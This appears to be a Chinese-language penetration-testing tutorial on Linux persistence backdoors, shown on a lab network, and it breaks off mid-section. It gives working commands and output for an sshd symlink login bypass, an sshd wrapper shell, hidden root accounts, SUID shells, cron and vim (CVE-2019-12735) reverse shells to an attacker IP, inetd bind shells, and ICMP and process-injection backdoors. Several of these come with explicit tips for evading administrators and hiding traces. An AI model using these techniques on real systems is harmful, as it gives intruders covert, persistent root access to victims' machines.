利用:

可用的软连接名称:

```
find /etc/pam.d |xargs grep "pam_rootok"
```

```
root@kali:~# find /etc/pam.d |xargs grep "pam_rootok"
grep: /etc/pam.d: Is a directory
/etc/pam.d/su:auth          sufficient pam_rootok.so
/etc/pam.d/su:# permitted earlier by e.g. "sufficient pam_rootok.so").
/etc/pam.d/chfn:auth       sufficient      pam_rootok.so
/etc/pam.d/runuser:auth    sufficient    pam_rootok.so
/etc/pam.d/chsh:auth       sufficient    pam_rootok.so
```

上面 su、chfn、chsh 等这几个名称都可以, 下面以 su 为例:

通过软连接建立后门:

```
ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=4444
```

执行完之后, 任何一台机器 `ssh root@IP -p 4444`, 输入任意密码, 成功登录:

```
(kali@yokan)-[~]
$ ssh -p 4444 root@192.168.111.133
Last login: Wed Feb  9 02:12:28 2022 from 192.168.111.253
root@kali:~#
```

优点:

能够绕过一些网络设备的安全流量监测, 但是本地在查看监听端口时会暴露端口, 建议设置成8081, 8080等端口。

删除软连接后门:

```
rm -rf 【软连接地址】
```

```
root@kali:~# ls -l /tmp/su
lrwxrwxrwx 1 root root 14 Feb  9 04:00 /tmp/su -> /usr/sbin/sshd
root@kali:~# rm -rf /tmp/su
```

SSH Wrapper

原理:

init 首先启动的是 /usr/sbin/sshd,脚本执行到 getpeername 这里的时候,正则匹配会失败,于是执行下一句,启动 /usr/bin/sshd,这是原始 sshd。原始的 sshd 监听端口建立了 tcp 连接后,会 fork 一个子进程处理具体工作。这个子进程,没有什么检验,而是直接执行系统默认的位置的 /usr/sbin/sshd,这样子控制权又回到脚本了。此时子进程标准输入输出已被重定向到套接字, getpeername 能真的获取到客户端的 TCP 源端口,如果是指定端口,就执行sh给个shell。

利用:

目标机:

```
cd /usr/sbin/
mv sshd ../bin/

echo '#!/usr/bin/perl' >sshd
echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /\..\4A/);' >>sshd //4A是13377的小端模式
echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd

/etc/init.d/sshd restart
```

攻击机:

```
socat STDIO TCP4:target_ip:22,sourceport=13377

#如果你想修改源端口,可以用python的struct标准库实现。其中x00x00LF是19526的大端形式,便于传输和处理。
>>> import struct
>>> buffer = struct.pack('>I6',19526)
>>> print repr(buffer)
'\x00\x00LF'
>>> buffer = struct.pack('>I6',13377)
>>> print buffer
4A
```

```
$ socat STDIO TCP4:192.168.111.133:22,sourceport=13377

whoami
root
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.111.133 netmask 255.255.255.0 broadcast 192.168.111.255
    inet6 fe80::20c:29ff:fe24:db50 prefixlen 64 scopeid 0x20<link>
```

优点:

- 1、在无连接后门的情况下,管理员是看不到端口和进程的, last也查不到登陆。
- 2、在针对边界设备出网,内网linux服务器未出网的情况下,留这个后门可以随时管理内网linux服务器,还不会留下文件和恶意网络连接记录。

SSH公钥免密登录

这种用法不只是用在留后门，还可以在一些特殊情况下获取一个交互的shell，比如redis未授权写入公钥。

但是这个方法比如容易被发现

攻击机生成公私钥对：

```
ssh-keygen -t rsa
```

```
L$ ls -la ~/.ssh
total 24
drwx----- 2 kali kali 4096 Feb  7 00:57 .
drwxr-xr-x 17 kali kali 4096 Feb  8 21:20 ..
-rw-r--r--  1 kali kali  18 Feb  7 00:56 config
-rw-----  1 kali kali 2590 Feb  6 22:26 id_rsa
-rw-r--r--  1 kali kali  564 Feb  6 22:26 id_rsa.pub
-rw-r--r--  1 kali kali  354 Feb  8 22:03 known_hosts
```

再把公钥id_rsa.pub发送到目标上，追加到 authorized_keys 文件中：

```
echo id_rsa.pub >> .ssh/authorized_keys //将id_rsa.pub内容放到目标.ssh/authorized_keys里
```

```
root@kali:~# cat /root/.ssh/authorized_keys
REDIS00090 redis-ver6.0.8
redis-bits000time0700_used-mem0x4
aof-preamble000xxxA0

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCaYNkgFfTvUx7PALPW8YW7/yPkST6KgDSs40zIULmqG5myo64rIptLD+a04uDQ0Fv4mVE0310742ZRc+mb2xue1
i6VFMk+c+1fRAa4iGFyPK0MYfgQ9yQYA6INrtLL/1aCQTb1PBUfRualS4sawNQ0Fi7GypSrbCTbpLlx++6k6HzZfLSG0aNpewe3betr5w8iegSVCB6eYr0r/2w2Ayc
040b
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDBILGq5hI39GPSNEUV4qh98b7ATZ4wnEPEFXIFt/9P1cnZfc10x5G9kQ8TIM07WuHMsEY8z6kfGULMv3zYxSZ3
2qRFP9QB/epQbv+3l4bZE4Q93j36GGrMGDerwTNvQ+ZEMzEqsCeGrQQ+LqdaAHj1QceEKwjFp7moNIgLD6HmHxdnQgP2c0hAu4cV4d1ZCXeKTG4HApYENoYJq9WMP
```

同时赋予权限，但是权限不能过大：

```
chmod 600 ~/.ssh/authorized_keys
chmod 700 ~/.ssh
```

然后，ssh在开启密钥登录功能的前提下，攻击机即可免密登录。

添加用户、隐身登录

添加的用户很容易被发现，不常用。

一句话添加普通用户：

```
# 创建一个用户名guest，密码123456的普通用户
useradd -p `openssl passwd -1 -salt 'salt' 123456` guest

# useradd -p 方法 ``是用来存放可执行的系统命令,"$( )"也可以存放命令执行语句
useradd -p "$(openssl passwd -1 123456)" guest

# chpasswd方法
useradd guest;echo 'guest:123456'|chpasswd

# echo -e方法
useradd test;echo -e "123456\n123456\n" |passwd test
```

一句话添加root用户:

```
# 创建一个用户名guest，密码123456的root用户
useradd -p `openssl passwd -1 -salt 'salt' 123456` guest -o -u 0 -g root -G root
-s /bin/bash -d /home/test
```

```
jenkins:x:100:1000::/var/cib/jenkins:/bin/sh
guest:x:1000:1000::/home/guest:/bin/sh
```

隐身登录:

隐身登录系统，不会被 last、who、w 等指令检测到

```
ssh -T username@host /bin/bash -i

ssh -o UserKnownHostsFile=/dev/null -T user@host
/bin/bash -if
```

```
(kali@yokan)-[~]
$ ssh -T guest@192.168.111.133 /bin/bash -i
guest@192.168.111.133's password:
Could not chdir to home directory /home/guest: No such file or directory
bash: cannot set terminal process group (2515): Inappropriate ioctl for device
bash: no job control in this shell
guest@kali:/$ whoami
whoami
guest
guest@kali:/$
```

```
root@kali:~# w
06:06:49 up 8:42, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root :1 :1 20:58 ?xdm? 1:18 0.01s /usr/lib/gdm3/gdm-x-session --run-script /usr/bin/gnome-session
root pts/1 192.168.111.253 04:03 2:03m 0.03s 0.03s -bash
root@kali:~# who
root :1 2022-02-08 20:58 (:1)
root pts/1 2022-02-09 04:03 (192.168.111.253)
```

SUID后门

在介绍linux提权的时候，曾说过SUID

什么是suid? suid全称是**S**et **o**wner **U**ser **I**D up on execution。这是Linux给可执行文件的一个属性——**s标志**。通俗的理解为其他用户执行这个程序的时候可以用该程序所有者/组的权限。需要注意的是，**只有程序的所有者是0号或其他super user，同时拥有suid权限，才可以提权。**

创建一个suid权限的文件:

```
cp /bin/bash /tmp/.woot
chmod u+s /tmp/.woot
ls -al /tmp/.woot
```

```
[root@localhost ~]# cp /bin/bash /tmp/.woot
[root@localhost ~]# chmod u+s /tmp/.woot
[root@localhost ~]# ls -la /tmp/.woot
-rwsr-xr-x. 1 root root 964536 Mar 11 10:44 /tmp/.woot
```

使用普通用户运行就可获得root权限:

```
/tmp/.woot
/tmp/.woot -p //bash2 针对 suid 有一些护卫的措施, 需要使用-p参数来获取一个root shell
```

```
[yokan@localhost ~]$ /tmp/.woot -p
.yoot-4.2# id
uid=1000(yokan) gid=1000(yokan) euid=0(root) groups=1000(yokan),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
.yoot-4.2# whoami
root
```

Cron后门

在 ubuntu 中直接在计划任务中默认使用的是sh, 指向的是 dash 而不是 bash, 所以执行反弹任务可能会失败, 解决方案参考: <https://cloud.tencent.com/developer/article/1683265>

在Linux系统中, 计划任务一般是由cron承担, 我们可以把cron设置为开机时自动启动。cron启动后, 它会读取它的所有配置文件(全局性配置文件/etc/crontab, 以及每个用户的计划任务配置文件), 然后cron会根据命令和执行时间来按时来调用工作任务。

cron表达式在线生成: <https://www.bejson.com/othertools/cron/>

crontab -e 设置定时任务

```
#每一分钟执行一次
*/1 * * * * /bin/bash /root/test.sh

或者直接执行反弹shell
*/1 * * * * /bin/bash -c "/bin/sh -i >& /dev/tcp/192.168.111.253/8877 0>&1"
```

test.sh:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.111.253/8899 0>&1
```

chmod +sx test.sh

```
root@kali:~# chmod +sx test.sh
root@kali:~# cat test.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.111.253/8899 0>&1
```

crontab -l 查看定时任务:

```
root@kali:~# crontab -l
*/1 * * * * /bin/bash /root/test.sh
```

重启crond服务, `service crond restart`, 然后就可以用nc接收shell:

```
(kali@yokan)-[~]
$ nc -lvvp 8899
listening on [any] 8899 ...
Warning: forward host lookup failed for bogon: Unknown host
connect to [192.168.111.253] from bogon [192.168.111.135] 41280
bash: cannot set terminal process group (2538): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:~#
```

```
(kali@yokan)-[~]
$ nc -lvvp 8877
listening on [any] 8877 ...
Warning: forward host lookup failed for bogon: Unknown host
connect to [192.168.111.253] from bogon [192.168.111.135] 34508
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

如上方式，管理员执行 `crontab -l` 就能看到执行的命令内容不是特别隐蔽。

使用如下命令设置计划任务，`crontab -l` 执行后会显示 "no crontab for root"，就达到了一个简单的隐藏效果：

```
(printf "%/1 * * * * /bin/bash /root/test.sh;\rno crontab for
`whoami`%100c\n")|crontab -
```

```
root@kali:~# (printf "%/1 * * * * root /root/test.sh;\rno crontab for `whoami`%100c\n")|crontab -
root@kali:~# crontab -l
no crontab for root
```

\r 导致显示截断，使得后面的内容逐个字符覆盖前面的字符；

100%c 的作用是格式化输出一个字符，前面99个空格补齐。

详细分析可以看这篇文章：<https://cloud.tencent.com/developer/article/1683265>

实际上是他将 cron 文件写到文件中，而 `crontab -l` 就是列出了该文件的内容：

```
/var/spool/cron/crontabs/root
```

通常 cat 是看不到这个的，只能利用 less、vim 或者 `cat -A` 看到，这也是利用了 cat 的一个缺陷

cat 默认使用是支持一些比如 \r 回车符 \n 换行符 \f 换页符、也就是这些符号导致的能够隐藏命令。

```
root@kali:~# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Thu Feb 10 01:54:54 2022)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
no crontab for root
root@kali:~# cat -A /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.$
# (- installed on Thu Feb 10 01:54:54 2022)$
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)$
*/1 * * * * root /root/test.sh;\rno crontab for root
```

VIM后门

vim modeline(CVE-2019-12735)

该漏洞存在于编辑器的 modeline 功能，部分 Linux 发行版默认启用了该功能。当 vim 打开一个包含了 vim modeline 注释行的文件时，会自动读取这一行的参数配置并调整自己的设置到这个配置。

vim 默认关闭 modeline。

受影响版本: Vim < 8.1.1365, Neovim < 0.3.6

使用:

首先在开启modeline:

```
vim ~/.vimrc
set modeline
```

然后我们创建个文件测试一下:

```
echo '!:!uname -a||" vi:fen:fdm=expr:fde=assert_fails("source\!\ \\\"):fdl=0:fdt="'
> test.txt
```

```
vim test.txt
```

```
root@kali:~# vim ~/.vimrc
root@kali:~# echo '!:!uname -a||" vi:fen:fdm=expr:fde=assert_fails("source\!\ \\\"):fdl=0:fdt="' > test.txt
root@kali:~# vim test.txt

Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64 GNU/Linux
```

可以看到成功执行了 `uname -a` 命令

现在我们创建反弹shell的文件:

shell.txt

```
!:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.111.253 8888
>/tmp/f||" vi:fen:fdm=expr:fde=assert_fails("source\!\ \\\"):fdl=0:fdt="
```

or

```
!:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i >& /dev/tcp/192.168.111.253/8888
0>&1 >/tmp/f||" vi:fen:fdm=expr:fde=assert_fails("source\!\ \\\"):fdl=0:fdt="
```

```
root@kali:~# vim shell.txt

rm: cannot remove '/tmp/f': No such file or directory
```

```
└─$ nc -lvvp 8888
listening on [any] 8888 ...
192.168.111.132: inverse host lookup failed: Unknown host
connect to [192.168.111.253] from (UNKNOWN) [192.168.111.132] 52142
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

vim python 扩展后门

适用于安装了vim且安装了python扩展(绝大版本默认安装)的linux系统

`vim --version` 可以看到vim支持python3

```
root@kali:~# vim --version info
VIM - Vi IMproved 8.1 (2018 May 18, compiled Jan 05 2019 20:53:12)
Included patches: 1-693
Modified by team+vim@tracker.debian.org
Compiled by team+vim@tracker.debian.org
Huge version with GTK2 GUI. Features included (+) or not (-):
+acl                +extra_search      +mouse_netterm     +tag_old_static
+arabic             +farsi             +mouse_sgr         +tag_any_white
+autocmd            +file_in_path      +mouse_sysmouse    +tcl
+autochdir          +find_in_path      +mouse_urxvt       +termguicolors
-autoservername     +float             +mouse_xterm       +terminal
+balloon_eval       +folding           +multi_byte        +terminfo
+balloon_eval_term  -footer            +multi_lang        +termresponse
+browse             +fork()            +mzscheme          +textobjects
++builtin_terms     +gettext           +netbeans_intg     +textprop
+byte_offset        -hangul_input      +num64             +timers
+channel            +iconv             +packages          +title
+cindent            +insert_expand     +path_extra        +toolbar
+clientserver       +job               +perl              +user_commands
+clipboard          +jumplist          +persistent_undo   +varargs
+cmdline_compl      +keymap            +postscript        +vertspl
+cmdline_hist       +lambda            +printer           +virtuaedit
+cmdline_info       +langmap           +profile           +visual
+comments           +libcall           -python            +visualextra
+conceal            +linebreak         +python3           +viminfo
+cryptv             +listcmds          +quickfix          +vreplace
+cscope             +lua               +reltime           +wildignore
```

构造一个反弹shell脚本

test.py

```
import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.111.253",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
root@kali:~# cat test.py
import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.111.253",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

执行

```
vim -E -c "py3file test.py"
```

执行完之后命令行界面就会一片空白如下图所示，属正常现象，此时关闭命令行界面，也不会影响已经反弹回去的shell

```
root@kali: ~
File Edit View Search Terminal Help
20c:29ff:fe24:db50 prefixlen 64 scopeid 0x20<link>
29:24:db:50 txqueuelen 1000 (Ethernet)
8046 bytes 53485950 (51.0 MiB)
dropped 0 overruns 0 frame 0
8131 bytes 1126730 (1.0 MiB)
dropped 0 overruns 0 carrier 0 collisions 0

BACK,RUNNING> mtu 65536
.1 netmask 255.0.0.0
refixlen 128 scopeid 0x10<host>
elen 1000 (Local Loopback)
558 bytes 554413 (541.4 KiB)
dropped 0 overruns 0 frame 0
558 bytes 554413 (541.4 KiB)
dropped 0 overruns 0 carrier 0 collisions 0
```

接收到的shell:

```
$ nc -lvvp 8888
listening on [any] 8888 ...
192.168.111.132: inverse host lookup failed: Unknown host
connect to [192.168.111.253] from (UNKNOWN) [192.168.111.132] 52272
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

此时可以看到可疑的 vim 连接

```
root@kali:~# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*                LISTEN      572/postgres
tcp        0      0 0.0.0.0:443            0.0.0.0:*                LISTEN      543/sslh
tcp        0      0 192.168.111.132:52272   192.168.111.253:8888    ESTABLISHED 5476/vim
```

但是这样的后门太明显了，而且 `vim -E -c "py3file test.py"` 命令执行之后，还会有一个空白窗口。

我们需要隐藏一下：

从以下两点出发：

1、

```
(nohup vim -E -c "py3file test.py"> /dev/null 2>&1 &)
```

#将nohup的执行结果输出到/dev/null中

#其中/dev/null在linux中代表空设备，结果输出到空设备也就是丢弃nohup的执行结果。

#“2”在linux中代表错误输出，“1”在linux中代表标准输出，在此处也就是nohup的输出。2>&1表示将错误输出绑定到标准输出上，在此处也就是将错误输出同样输出到空设备上不进行显示。这样，无论nohup执行结果是否正确，都不会有输出。

2、既然是后门，那么就不能留下自己创建的文件，可以将删除命令直接拼接到命令上

因为我们最终的执行命令为：

```
(nohup vim -E -c "py3file test.py"> /dev/null 2>&1 &) && sleep 2 && rm -f test.py
```

PAM后门

PAM (Pluggable Authentication Modules) 是由Sun提出的一种认证机制。它通过提供一些动态链接库和一套统一的API, 将系统提供的服务和该服务的认证方式分开, 使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序, 同时也便于向系统中添加新的认证手段。

利用脚本:

```
https://github.com/litsand/shell
```

inetd后门

inetd是一个监听外部网络请求(就是一个socket)的系统守护进程, 默认情况下为13端口。当inetd接收到一个外部请求后, 它会根据这个请求到自己的配置文件中去找到实际处理它的程序, 然后再把接收到的这个socket交给那个程序去处理。

如果来自外部的某个socket是要执行一个可交互的shell (比如,我们已经在目标系统的inetd配置文件中事先定义好),这就相当于一个简易的bind型后门

安装:

```
apt-get install openbsd-inetd
```

利用:

```
#修改/etc/inetd.conf
$vim /etc/inetd.conf

#discard stream tcp nowait root internal
#discard dgram udp wait root internal
daytime stream tcp nowait root /bin/bash bash -i # 当外部请求名为daytime的服务时就弹shell
```

```
#开启inetd
$inetd
```

```
root@kali:~# vim /etc/inetd.conf
root@kali:~# inetd
```

使用nc连接

```
nc -vv 192.168.111.132 13
```

```
└─$ nc -vv 192.168.111.132 13
192.168.111.132: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.111.132] 13 (daytime) open
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:~# id
id
```

进阶:

可以把 daytime 换成其他服务, 服务和端口的对应关系在 /etc/services 文件查看, 我们可以选择现有的, 也可以自己添加一个:

```
amqp 5671/tcp
testi 8881/tcp
amqp 5672/tcp
```

然后修改 /etc/inetd.conf

```
#time stream tcp nowait root inte
testi stream tcp nowait root /bin/bash bash -i
```

nc连接8881端口接口即可获得shell:

```
$ nc -vv 192.168.111.132 8881
192.168.111.132: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.111.132] 8881 (?) open
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:/#
```

检测:

查看配置文件即可

```
cat /etc/inetd.conf
```

ICMP后门

利用ICMP中可控的data字段进行数据传输

项目地址:

```
https://github.com/andreafabrizi/prism
```

使用:

首先编译.c文件【具体要求可以看项目里的介绍】

```
Linux 64bit:
apt-get install libc6-dev-amd64
gcc -DDETACH -m64 -Wall -s -o prism prism.c

Linux 32bit:
apt-get install libc6-dev-i386
gcc -DDETACH -m32 -Wall -s -o prism prism.c
```

运行:

```
./prism Info
./sendPacket.py 192.168.111.132 p4ssw0rd 192.168.111.253 8888

#192.168.111.132 is the victim machine running prism backdoor
#p4ssw0rd is the key
#192.168.111.253 is the attacker machine address
#8888 is the attacker machine port
```

```
root@kali: prism# ./prism Locations
root@kali: prism# ./sendPacket.py 192.168.111.132 p4ssw0rd 192.168.111.253 8888
```

```

(nc -l -p 8888) [ ]
$ nc -lvvp 8888
listening on [any] 8888 ...
192.168.111.132: inverse host lookup failed: Unknown host
connect to [192.168.111.253] from (UNKNOWN) [192.168.111.132] 43026
PRISM v0.5 started

# id
uid=0(root) gid=0(root) groups=0(root)

```

DNS后门

在大多数的网络里环境中IPS/IDS或者硬件防火墙都不会监控和过滤DNS流量。主要原理就是将后门载荷隐藏在拥有PTR记录和A记录的DNS域中。

一些项目：

```

https://github.com/DamonMohammadbagher/NativePayload_DNS
https://github.com/iagox86/dnscat2
http://code.kryo.se/iodine

```

进程注入

进程注入类后门一般都需要一个 ptrace 库，ptrace 库用来调试进程，基本 linux 系统都自带此库。

进程注入工具很多

```

https://github.com/gaff23/linux-inject
https://sourceforge.net/projects/cymothoa/files/
https://github.com/screetsec/Vegile

```

【false】Cymothoa

cymothoa 是一个后门工具，利用代码 shellcode 会被注入到进程中，只要进程存在，后门就会有效，所以一般选择一些自启服务的进程来注入，例如 web 服务 mysql, apache 等。其后门所拥有的权限和注入的进程权限是相同的。当拿下目标 shell 后就可以使用 cymothoa 添加后门了。

使用：

下载，进入Cymothoa，运行

```

./cymothoa -S #列出可用的shellcode

```

```

# ./cymothoa -S
0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd

```

这里我们就用序号 1 这个 payload，通过端口来反向 shell。使用 `-p` 参数，用来指定需要注入的进程的 pid，`-s`，用来指定使用 shellcode 的序号，`-y` 用来指定反向 shell 的端口，即别人连接自己时需要连接的端口。运行后当出现 infected 即感染的意思则代表后门注入成功。

```
r# ./cymothoa -p 3701 -s 1 -y 8888
[+] attaching to process 3701

register info:
-----
eax value: 0xffffffff    ebx value: 0x11176
esp value: 0x295e9d58    eip value: 0x358243b7
-----

[+] new esp: 0x295e9d54
[+] payload preamble: fork 0x295e9d54
[+] injecting code into 0x00000000
[+] copy general purpose registers
Oopsie!: Input/output error
[+] detaching from 3701

[+] infected!!!
```

没成功，先没管了。。。

Vegile

Vegile是一个用来隐藏自己的进程的工具，即使进程被杀，又会重新启动。总会有一个进程会运行另一个进程，所以我们可以假设这个进程是不可阻挡的。

attack机器

先生成个后门：

```
msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp LHOST=IP
LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
```

```
(kali@yorkan) ~/pentest
$ msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp LHOST=192.168.111.253 LPORT=4444 -b "\x00" -f elf -o test
Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=55, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of elf file: 295 bytes
Saved as: test
```

使用任意一种方式传到victim机器。

使用msf监听：

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.111.253
LHOST => 192.168.111.253
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.111.253:4444
```

victim机器

```
git clone https://github.com/Screetsec/Vegile.git
cd Vegile
chmod +x vegile
```

```
Usage: Vegile --h
Vegile --u [name_door] example : vnm --u backdoor
Vegile --i [name_door] example : vnm --i rootkit

Vegile is a tool for post exploitation in linux,
this tool will setting up your backdoor/rootkits
when backdoor already setup it will be hidden,unlimited and transparent.
Even when it killed,it will re-run again
There always be a process which while run another process,
So we can assume that this process is unstoppable like a Ghost in The Shell
```

-i 是进程注入的方式

-u 是进程被杀还可以继续反弹shell

运行

```
./Vegile --i test
```

```
Vegile is a tool for post exploitation in linux,
it will be hidden,unstoppable and transparent your process like a Ghost in The Shell,
Create Inject Point for create hidden process
+ Clean old config in temporary folder
+ Create a file config
+ Settings libprocess for spesific rootkit/backdoor
+ Setup and Compile libprocess
+ Other Locations
+ Move libprocess to local libraries
+ Load libprocess for get hidden process
+ Inject Point for hidden Process Complete

Create Inject Point Success , Press any key to exit
```

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.111.253:4444
[*] Sending stage (38 bytes) to 192.168.111.132
[*] Command shell session 1 opened (192.168.111.253:4444 → 192.168.111.132:55712) at 2022-03-11 12:08:39 -0500

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root) groups=0(root)
```

--u 也类似，就不演示了。

Tiny shell

Tiny Shell 是一款开源的Unix类后门shell工具，由C语言编写，体积小，通信加密，分为客户端和服务端，支持正向连接和反弹连接模式

```
https://github.com/orangetw/tsh
```

使用：

- 正向:

首先打开 `tsh.h` 设置密码 (用户加密客户端与服务端的通信数据) ;

修改 `SERVER_PORT` 值 (后门运行后监听的端口) ;

修改 `FAKE_PROC_NAME` 值 (用于伪装显示后门运行后的进程名字) ;

注释掉 `CONNECT_BACK*` 两行代码 (这两行代码用户反向模式) ;

这里因为演示就简单改一下, 修改后如下所示:

```
Open  tsh.h
~/myHacking/tsh-master

#ifndef _TSH_H
#define _TSH_H

char *secret = "test";

#define SERVER_PORT 7586
#define FAKE_PROC_NAME "/bin/bash"

// #define CONNECT_BACK_HOST "localhost"
// #define CONNECT_BACK_DELAY 30

#define GET_FILE 1
#define PUT_FILE 2
#define RUNSHELL 3


#endif /* tsh.h */
```

编译:

```
make linux
```

```
#支持多种系统  linux, freebsd, openbsd, netbsd, cygwin, sunos, irix, hpux, osf
```


编译完成后生成 `tsh` (客户端)、`tshd` (服务端) 两个文件:



服务端执行:

```
umask 077; HOME=/var/tmp ./tshd
```

```
./tshd
```



客户端:(除了获取shell之外, 还可以执行单条命令、传输文件)

```
./tsh 192.168.111.132
```

```
#./tsh victim_ip
```

```
└─$ ./tsh 192.168.111.132
root@kali:/root/myHacking/tsh-master# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/root/myHacking/tsh-master#
```

注：服务端运行后，其父进程PID是1，也就是说这个进程是守护进程除非重启系统，或者手动关闭，否则一直存在（当然你也可以加入启动项，或者加入任务计划中）

- **反向：**

编译前的准备工作和编译正向模式类似，不过需要将 `CONNECT_BACK*` 两行去掉注释，即去掉`//`，并将ip改为客户端的ip，延时也可适当修改：



```
Open  [icon] tsh.h
~/myHacking/tsh-master

#ifndef _TSH_H
#define _TSH_H

char *secret = "test";

#define SERVER_PORT 7586
#define FAKE_PROC_NAME "/bin/bash"

#define CONNECT_BACK_HOST "192.168.111.253"
#define CONNECT_BACK_DELAY 1

#define GET_FILE 1
#define PUT_FILE 2
#define RUNSHELL 3

#endif /* tsh.h */
```

编译：

```
make linux
```

服务端运行

```
umask 077; HOME=/var/tmp ./tshd
./tshd
```

客户端运行：

```
